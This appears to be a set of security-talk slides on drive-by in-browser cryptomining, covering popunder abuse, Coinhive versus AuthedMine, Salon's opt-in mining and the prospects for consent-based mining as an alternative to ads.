
- Popunder activates with user click and hides under the taskbar
- Closing browser windows does not close the popunder
- Mining continues until browser process is terminated



An aerial, grayscale photograph of San Francisco, California. The image shows the city's dense urban landscape, including the Golden Gate Bridge in the foreground, the San Francisco skyline with numerous skyscrapers, and the surrounding bay and hills. The text "Legitimate uses of in-browser mining" is overlaid on the lower portion of the image.

Legitimate uses of in-browser mining

Coinhive versus AuthedMine



Source: Malwarebytes telemetry between Aug 26 and Sept 23 2018

The ad replacement argument

- Browser-based mining is less lucrative than thought
- Few hundred dollars/day for popular torrent sites*
- Ad networks double dip with ads and Coinhive **
- Even opt-in mining can be abused

Sampson
@jonathansampson

Following

.@Salon encourages users to opt-into CPU-lending for humanitarian reasons (and maybe some crypto-mining). When you opt-in, they go straight to mining, instantly driving CPU usage to 100%.

We noticed you're using an ad blocker

We depend on ads to keep our content free for you.

Please consider **disabling** your ad blocker so we can continue to create the content you come here to enjoy.

OK, I'VE DISABLED IT Allow ads on Salon [learn more](#)

SUPPRESS ADS BETA Block ads by allowing Salon to use your unused computing power [learn more](#)

COMING SOON: The Salon App — a fast, ad-free experience, featuring exclusive stories and documentaries. [Sign up](#) for our newsletter to get notified when it's available.

9:28 AM - 13 Feb 2018

* <https://arxiv.org/pdf/1808.09474.pdf>

** <https://www.trustwave.com/Resources/SpiderLabs-Blog/%E2%80%9CDon-t-Mine-Me%E2%80%9D-%E2%80%93-Coinhive/>

Legitimate in-browser mining: a long road ahead

- Browser-based mining could be an alternative to ads if done properly
 - Explicit consent
 - Respect of user resources (moderate CPU usage)
- Changing the negative perception will require top web mining services to adapt their business model
- Value of cryptocurrencies weighs heavily on in-browser mining as a stable revenue source for publishers

Summary



Drive-by mining emerged as cryptocurrencies gained value and web technologies improved



Attackers are opportunistic (i.e. newly found vulnerabilities) and are going for larger targets



Criminals have fully engaged in evasion techniques and current defenses are inadequate

Questions?

